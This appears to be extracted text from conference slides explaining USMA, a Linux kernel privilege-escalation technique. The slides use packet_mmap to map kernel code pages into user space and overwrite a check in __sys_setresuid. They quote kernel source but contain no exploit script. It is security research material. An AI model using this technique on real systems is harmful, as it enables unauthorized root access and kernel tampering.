With CFI enabled, the compiler injects a `__cfi_check()` function into the kernel and each module for validating local call targets. For cross-module calls that cannot be validated locally, the compiler calls the global `__cfi_slowpath_diag()` function, which determines the target module and calls the correct `__cfi_check()` function. This patch includes a slowpath implementation that uses `__module_address()` to resolve call targets, and with `CONFIG_CFI_CLANG_SHADOW` enabled, a shadow map that speeds up module look-ups by ~3x.

<https://patchwork.kernel.org/project/linux-kbuild/patch/20210331212722.2746212-2-samitolvanen@google.com/>

# USMA solution


What is USMA?

User-Space-Mapping-Attack

# USMA solution

## The treasure hidden in the code

```
static int packet_mmap(file, sock, vma) {
    start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
        if (rb->pg_vec == NULL)
            continue;
        for (i = 0; i < rb->pg_vec_len; i++) {
            struct page *page;
            void *kaddr = rb->pg_vec[i].buffer;
            int pg_num;
            for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                page = pgv_to_page(kaddr);
                err = vm_insert_page(vma, start, page);
                if (unlikely(err))
                    goto out;
                start += PAGE_SIZE;
                kaddr += PAGE_SIZE;
            }
        }
    }
}
```



# USMA solution

The treasure hidden in the code

```
int vm_insert_page(struct vm_area_struct *vma, unsigned long addr,
                  struct page *page)
{
    if (addr < vma->vm_start || addr >= vma->vm_end)
        return -EFAULT;
    if (!page_count(page))
        return -EINVAL;
    if (!(vma->vm_flags & VM_MIXEDMAP)) {
        BUG_ON(mmap_read_trylock(vma->vm_mm));
        BUG_ON(vma->vm_flags & VM_PFNMAP);
        vma->vm_flags |= VM_MIXEDMAP;
    }
    return insert_page(vma, addr, page, vma->vm_page_prot);
}
EXPORT_SYMBOL(vm_insert_page);
```

# USMA solution

## The treasure hidden in the code

```
static int insert_page(struct vm_area_struct *vma, unsigned long addr,
                      struct page *page, pgprot_t prot)
{
    struct mm_struct *mm = vma->vm_mm;
    int retval;
    pte_t *pte;
    spinlock_t *ptl;

    retval = validate_page_before_insert(page);
    if (retval)
        goto out;
    retval = -ENOMEM;
    pte = get_locked_pte(mm, addr, &ptl);
    if (!pte)
        goto out;
    retval = insert_page_into_pte_locked(mm, pte, addr, page, prot);
    pte_unmap_unlock(pte, ptl);
out:
    return retval;
}
```

# USMA solution

The treasure hidden in the code

```
static int validate_page_before_insert(struct page *page)
{
    if (PageAnon(page) || PageSlab(page) || page_has_type(page))
        return -EINVAL;
    flush_dcache_page(page);
    return 0;
}
```

```
#define PG_buddy      0x00000080
#define PG_offline   0x00000100
#define PG_table     0x00000200
#define PG_guard     0x00000400
```

- Is it a anonymous page? x
- Is it a slab allocated page? x
- Is it has a type? x

There is no page type for kernel code page!

# USMA solution

The treasure hidden in the code

```
static int insert_page_into_pte_locked(struct mm_struct *mm, pte_t *pte,
                                     unsigned long addr, struct page *page, pgprot_t prot)
{
    if (!pte_none(*pte))
        return -EBUSY;
    /* Ok, finally just insert the thing.. */
    get_page(page);
    inc_mm_counter_fast(mm, mm_counter_file(page));
    page_add_file_rmap(page, false);
    set_pte_at(mm, addr, pte, mk_pte(page, prot));
    return 0;
}
```

- Prot is vma->vm\_page\_prot that we can control.
- Map kernel code to user space and overwrite it directly.

# USMA solution

## Overwrite kernel code

```
static int packet_mmap(struct file *file, struct socket *sock, struct vm_area_struct *vma) {
    start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
        if (rb->pg_vec == NULL)
            continue;
        for (i = 0; i < rb->pg_vec_len; i++) {
            struct page *page;
            void *kaddr = rb->pg_vec[i].buffer;
            int pg_num;
            for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                page = pgv_to_page(kaddr);
                err = vm_insert_page(vma, start, page);
                if (unlikely(err))
                    goto out;
                start += PAGE_SIZE;
                kaddr += PAGE_SIZE;
            }
        }
    }
}
```

- `vm_insert_page` cannot return an error.
- Use `ret2dir` or `fuse+setxattr` to control all the bytes in `pg_vec` array.

# USMA solution

## Overwrite kernel code

- Overwrite one byte to change the jump judgment logic of `__sys_setresuid()` .

```
retval = -EPERM;
if (!ns_capable_setid(old->user_ns, CAP_SETUID)) {
    if (ruid != (uid_t) -1      && !uid_eq(kruid, old->uid) &&
        !uid_eq(kruid, old->euid) && !uid_eq(kruid, old->suid))
        goto error;
    if (euid != (uid_t) -1      && !uid_eq(keuid, old->uid) &&
        !uid_eq(keuid, old->euid) && !uid_eq(keuid, old->suid))
        goto error;
    if (suid != (uid_t) -1      && !uid_eq(ksuid, old->uid) &&
        !uid_eq(ksuid, old->euid) && !uid_eq(ksuid, old->suid))
        goto error;
}
```

# USMA solution

## Overwrite kernel code

- Overwrite one byte to change the jump judgment logic of `__sys_setresuid()` .
- Construct a kernel read/write primitives by overwriting some rarely used system calls.

# Summary

## Limit point

- Create a packet sock need to call `unshare(CLONE_NEWUSER|CLONE_NEWNET)`.
- Make sure that `vm_insert_page()` cannot return err.

## General point

- `pg_vec` object can occupy the heaps with various sizes.
- Easily change kernel code to do **anything**.

# Q&A

**THANK YOU**